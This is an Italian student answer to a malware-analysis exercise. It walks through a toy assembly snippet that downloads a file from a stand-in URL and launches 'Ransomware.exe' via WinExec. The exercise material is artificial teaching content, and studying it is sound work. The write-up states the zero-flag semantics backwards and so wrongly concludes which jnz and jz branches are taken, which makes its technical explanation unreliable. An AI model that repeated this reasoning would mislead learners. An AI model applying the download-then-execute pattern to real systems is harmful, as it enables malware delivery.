
Oggi andremo ad analizzare la parte di codice del malware malevolo datoci dall'esercizio. Il malware in qeustione è il seguente:



Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1)"Spiegate, motivando, quale salto condizionale effettua il malware".

Risposta:

i due diversi comandi usati per effettuare i due salti condizionali sono "jnz" (il salto viene effettuato se il valore dello ZERO FLAG è 0) e "jz" (Il salto viene effettuato se il valore dello ZERO FLAG è 1).

Come scritto sopra, il salto, con questi due specifici comandi, si effettua in base al valore dello ZERO FLAG che quest'ultimo assume in base alle due comparazioni che nel codice vengono fatte tramite il comando "cmp" (appunto "compare").

Andiamo ad analizzarle: nel primo caso, con il comando "mov" (

00401040	mov	EAX, 5

)si copia il valore intero "5" nel registro "EAX" e,successivamente, si "cmp" (compara) il valore

del registro di “EAX” con il numero intero 5 (00401048 cmp EAX, 5). Dopo, con il comando “jnz”, si effettua il salto condizionale (0040105B jnz loc 0040BBA0 ; tabella 2) alla locazione di memoria indicata (0040BBA0, tabella due del codice) a condizione che, come detto prima, lo ZERO FLAG assuma valore 0. Sappiamo che lo ZERO FLAG assume 0 se la destinazione=sorgente. Quindi, per concludere, il salto viene effettuato in quanto “EAX”=5.

Analizziamo il secondo salto condizionale: con il comando “mov” si copia il valore intero “10” nel registro “EBX” (00401044 mov EBX, 10), poi si incrementa di “1” il valore del registro “EBX” con il comando “inc” (0040105F inc EBX) e si “cmp” (compara) il valore del registro “EBX” (che dopo l’incremento ha assunto valore “11”) con il numero intero “11” (00401064 cmp EBX, 11). Per finire,

con il comando “jz” si effettua un salto condizionale (00401068 jz loc 0040FFA0 ; tabella 3) alla locazione di memoria “loc 0040FFA0” (tabella 3 del codice) a condizione che lo ZERO FLAG assuma valore 1. Come specificato prima, abbiamo detto che lo ZERO FLAG assume valore 0 se destinazione > sorgente o se destinazione < sorgente. Quindi per concluedere, il salto non viene effettuato in quanto “EBX”=11. Perciò, per concludere e rispondere alla domanda numero 1, il salto che viene effettuato sarà quello alla locazione di memoria “0040BBA0” (tabella 2 del codice).

2)”Disegnare un diagramma di flusso identificando i salti condizionali”.

Risposta:

Come espresso nel disegno e specificato prima, abbiamo espresso il salto condizionale che il codice esegue riprendendo la visualizzazione grafica di IDA che, come sappiamo, utilizza una freccia verde se il salto

condizionale viene effettuato e, se non dovesse venire effettuato perche la condizione posta non risultasse vera, utilizza una freccia rossa.

3)"Quali sono le diverse funzionalista espresse all'interno del malware?"

Risposta :

per dare un quadro generale del codice avuto finora, si puo dire che nella tabella 1 si assegnano i valori ai registri "EAX" ed "EBX" e si effettuano i due salti condizionali in base al valore dello ZERO FLAG assunto in seguito alle due comparazioni ("cmp") effettuate.

Nella tabella 2 e 3 vengono usate due funzioni (Si vede come viene effettuata la "chiamata" alla funzione con il comando "call"): "DownloadToFile()"(`0040BBA8 call DownloadToFile() ; pseudo funzione`) e

"WinExec() `0040FFA8 call WinExec() ; pseudo funzione` ". Andiamo ad analizzarle e spieghiamo a cosa servono:

A) `0040BBA8 call DownloadToFile() ; pseudo funzione` : questa funzione (usata spesso dai malware denominati "Downloader") è utilizzata per far si che il malware si possa connettere ad un determinato URL per scaricare un file malevolo. Sappiamo infatti che un classico parametro che viene passato in questa funzione e da questi specifici malware sia l'URL specifico per scaricare il file.

B) `0040FFA8 call WinExec() ; pseudo funzione` : questa funzione viene usata spesso dai malware (ed, ad esempio, dalla categoria dei "Downloader") in quanto permette di procedere all'avvio di un determinato file precedentemente scaricato. Sappiamo infatti che un classico parametro che viene passato a funzioni di questo tipo sia il path del file malevolo da avviare dopo averlo scaricato.

4)"Con riferimento alle istruzioni "call" presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione".

Risposta : come abbiamo specificato prima, ci sono specifici parametri passati alle funzioni chiamate. Andiamo ad analizzarli:

A) `0040BBA8 call DownloadToFile() ; pseudo funzione` : chiamando la funzione "DownloadToFile" si passa come parametro l'URL al quale il malware si connettera per far si che il file malevolo venga scaricato. Nello specifico, possiamo notare che l'URL poco prima citato sia prima contenuto nel registro EDI, per poi essere copiato nel registro EAX (`0040BBA0 mov EAX, EDI EDI= www.malwaredownload.com`). Poi, con il comando "push", si noti come il parametro venga salvato ed aggiunto allo stack (`0040BBA4 push EAX ; URL`) per essere richiamato all'interno della funzione quand'essa viene chiamata.

B) `0040FFA8 call WinExec() ; pseudo funzione` : chiamando la funzione "WinExec" si passa come parametro il path del file che verrà avviato. Si può notare come il path citato poco prima sia salvato nel registro "EDI" per poi essere copiato nel registro "EDX" con il comando "mov"(`0040FFA0 mov EDX, EDI EDI: C:\Program and Settings\Loca User\Desktop\Ransomware.exe`). Poi, per finire, si salvera il parametro aggiungendolo allo stack con il comando "push" (

```
0040FFA4    push    EDX    ; .exe da eseguire
```
) affinchè esso venga richiamato ogni volta che venga chiamata la funzione “WinExec” (che come abbiamo specificato prima , viene utilizzata per avviare un dato file specificandone il path).